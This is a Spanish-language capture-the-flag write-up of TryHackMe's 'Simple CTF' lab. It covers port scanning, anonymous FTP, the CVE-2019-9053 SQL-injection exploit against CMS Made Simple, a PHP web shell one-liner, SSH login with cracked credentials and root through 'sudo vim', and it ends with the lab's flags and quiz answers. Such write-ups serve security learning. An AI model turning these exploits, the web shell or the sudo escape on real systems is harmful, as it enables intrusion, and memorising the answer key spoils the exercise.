Simple CTF

Objetivo

- IP objetivo: `10.67.138.41`

Reconocimiento

Se realizó un escaneo completo de puertos y detección de servicios con Nmap:

```
nmap -T5 -sS -sCV -p- --stats-every=5s -Pn 10.67.138.41
```

```
Host is up (0.074s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.203.116
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Con base en el resultado, se identificaron los servicios **FTP**, **HTTP** y **SSH**. Además:

- Acceso **anónimo** habilitado en FTP.
- Presencia de `robots.txt` en el servicio HTTP.

A continuación, se priorizó la enumeración del servicio FTP.

Enumeración FTP

Se enumeró el contenido disponible con acceso anónimo.

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ ftp 10.67.138.41
Connected to 10.67.138.41.
220 (vsFTPd 3.0.3)
Name (10.67.138.41:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45212|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |***********************************************************************|   166      124.69 KiB/s    00:00 ETA
226 Transfer complete.
```

Durante la enumeración del servicio FTP (vsftpd 3.0.3), el comando ls falló inicialmente debido a un problema en el establecimiento del canal de datos en modo Extended Passive (EPSV). El servidor respondió con código 229 indicando apertura de un puerto dinámico, pero la conexión hacia dicho puerto no pudo completarse, probablemente debido a restricciones de firewall o entorno VPN.

During the enumeration of the FTP service (vsftpd 3.0.3), the ls command initially failed due to an issue establishing the data channel while operating in Extended Passive Mode (EPSV). The server responded with code 229, indicating that it had opened a dynamic port for data transfer; however, the connection to that port could not be completed, most likely due to firewall restrictions or VPN-related network limitations.

Al cambiar a modo activo (EPRT), el servidor pudo establecer correctamente el canal de datos hacia el cliente, permitiendo el listado del directorio.

After switching to Active Mode (EPRT), the server was able to successfully establish the data channel back to the client, which allowed the directory listing operation to complete successfully.

El archivo encontrado contenía la siguiente pista:

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in
 seconds. Gosh... what a mess!
```

> “Maldición, hombre... eres el peor desarrollador que he visto. Le pusiste la misma contraseña al usuario del sistema, y además es tan débil... la crackeé en segundos. Dios... qué desastre.”

Este mensaje sugiere que **la contraseña coincide con el nombre de usuario**. Por tanto, el siguiente objetivo es identificar un usuario válido para autenticación en el panel web o por SSH.

Enumeración HTTP

Se continuó con la enumeración del servicio web utilizando `nikto`, `whatweb` y `gobuster`.

```
nikto -h http://10.67.138.41/
```

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ nikto -h http://10.67.138.41/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.67.138.41
+ Target Hostname:    10.67.138.41
+ Target Port:        80
+ Start Time:         2026-02-27 15:30:24 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Fram
e-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fas
hion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 590523e6dfcd7, mtime: gzip. See: http://cve.mitre.o
rg/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8103 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2026-02-27 15:41:07 (GMT-5) (643 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


```
whatweb http://10.67.138.41/
```

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ whatweb http://10.67.138.41/
http://10.67.138.41/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ub
untu)], IP[10.67.138.41], Title[Apache2 Ubuntu Default Page: It works]
```


```
gobuster dir -u http://10.67.138.41/ -w /usr/share/wordlist
s/dirbuster/directory-list-lowercase-2.3-medium.txt
```

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ gobuster dir -u http://10.67.138.41/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.
txt -t 100
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.67.138.41/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
simple               (Status: 301) [Size: 313] [--> http://10.67.138.41/simple/]
server-status        (Status: 403) [Size: 300]
Progress: 207641 / 207641 (100.00%)
===============================================================
Finished
===============================================================
```

Revisión de código fuente (sin hallazgos relevantes):



Los hallazgos relevantes fueron `robots.txt` y el directorio `/simple`. Al acceder a dichas rutas se observó lo siguiente:



Se identificó un CMS y se obtuvo un posible usuario, además de la versión (**CMS Made Simple 2.2.8**):

Se intentó autenticación con el usuario encontrado, pero no fue válido para el panel de administración:

De igual manera, se realizaron intentos por SSH sin éxito en esta etapa:

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ ssh mitch@10.67.138.41 -p 2222
The authenticity of host '[10.67.138.41]:2222 ([10.67.138.41]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.67.138.41]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.67.138.41's password:
Permission denied, please try again.
mitch@10.67.138.41's password:
```

Búsqueda de exploit

Se buscaron exploits públicos para la versión detectada:

```
searchsploit "CMS Made Simple" 2.2.8
```

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ searchsploit CMS Made Simple 2.2.8
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
CMS Made Simple < 2.2.10 - SQL Injection                              | php/webapps/46635.py
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

A partir de los resultados, se seleccionó una vulnerabilidad aplicable para recuperar credenciales y acceder al panel de administración:

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ searchsploit -m 46635
  Exploit: CMS Made Simple < 2.2.10 - SQL Injection
      URL: https://www.exploit-db.com/exploits/46635
     Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
    Codes: CVE-2019-9053
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Desktop/TryHackme/46635.py
```

El exploit incluye ejemplos de uso y variables a utilizar:

```
  GNU nano 8.7                                          46635.py
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)

options, args = parser.parse_args()
if not options.url:
    print "[+] Specify an url target"
    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
    print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based."
    exit()

url_vuln = options.url + '/moduleinterface.php?mact=News,m1_,default,0'
session = requests.Session()
dictionary = '1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM@._-$'
flag = True
password = ""
temp_password = ""
TIME = 1
```

Se ejecutó el exploit con la sintaxis indicada:

```
python2 46635.py -u http://10.67.138.41/simple --crack -w /usr/share/wordlists/rockyou.txt
```


```
┌──(env)─(kali㉿kali)-[~/Desktop/TryHackme]
└─$ python2 46635.py -u http://10.67.138.41/simple --crack -w /usr/share/wordlists/rockyou.txt
```


Resultado del crack:

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Con estas credenciales fue posible iniciar sesión:


- `mitch` → `secret`





Intento de web shell (no viable)

Se intentó crear una *web shell* en el CMS, añadiendo una sección que interpretara código PHP:



Como buena práctica, se utilizó un nombre tipo hash para reducir el acceso de terceros al *web shell*:

```
┌──(env)─(kali㉿kali)-[~/Desktop/TryHackme]
└─$ echo -n "web_shell" | md5sum
35e46e511ce50b3cc92026b935b92bfa  -
```

Se subió el archivo con el payload:

```
  GNU nano 8.7                    35e46e511ce50b3cc92026b935b92bfa.php *
<?php system($_GET['cmd']); ?>
```

```
<?php system($_GET['cmd']); ?>
```

En este caso, el CMS no aceptaba archivos con extensión `.php`. Antes de intentar técnicas alternativas, se validaron las credenciales recuperadas sobre SSH.

Acceso inicial (SSH)

```
┌──(env)─(kali㉿kali)-[~/Desktop/TryHackme]
└─$ ssh mitch@10.67.138.41 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.67.138.41's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sat Feb 28 00:35:21 2026 from 192.168.203.116
$ whoami
mitch
$
```

```
ssh mitch@10.67.138.41 -p 2222
```

```
/bin/bash
```

```
$ /bin/bash
mitch@Machine:~$ ls
user.txt
mitch@Machine:~$ cat user.txt
G00d j0b, keep up!
```

Enumeración local

Enumeración de directorios y recursos locales:

```
mitch@Machine:~$ pwd
/home/mitch
mitch@Machine:~$ cd ..
mitch@Machine:/home$ ls
mitch  sunbath
mitch@Machine:/home$ cd sunbath/
bash: cd: sunbath/: Permission denied
mitch@Machine:/home$ ls
mitch  sunbath
mitch@Machine:/home$
```

Escalada de privilegios

Se revisaron los permisos sudo del usuario:

```
mitch@Machine:/home$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:/home$
```

El permiso indica que se puede ejecutar `vim` como **root**. Para obtener una shell privilegiada:

```
sudo vim -c ':!/bin/bash'
```

```
mitch@Machine:/home$ sudo vim -c ':!/bin/bash'

^[[2;2Rroot@Machine:/home# whoami
root
root@Machine:/home# ls
mitch  sunbath
```

Flags y finalización

Con privilegios de root se obtuvieron las flags requeridas:

```
root@Machine:/# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root#
```

Se registraron las respuestas solicitadas por la plataforma:

How many services are running under port 1000?

2 — ✓ Correct Answer

What is running on the higher port?

ssh — ✓ Correct Answer

What's the CVE you're using against the application?

CVE-2019-9053 — ✓ Correct Answer

To what kind of vulnerability is the application vulnerable?

sqli — ✓ Correct Answer

What's the password?

secret — ✓ Correct Answer

Where can you login with the details obtained?

ssh — ✓ Correct Answer

What's the user flag?

G00d j0b, keep up! — ✓ Correct Answer

Is there any other user in the home directory? What's its name?



sunbath — ✓ Correct Answer

What can you leverage to spawn a privileged shell?

vim — ✓ Correct Answer

What's the root flag?

W3ll d0n3. You made it! — Check



Reto finalizado: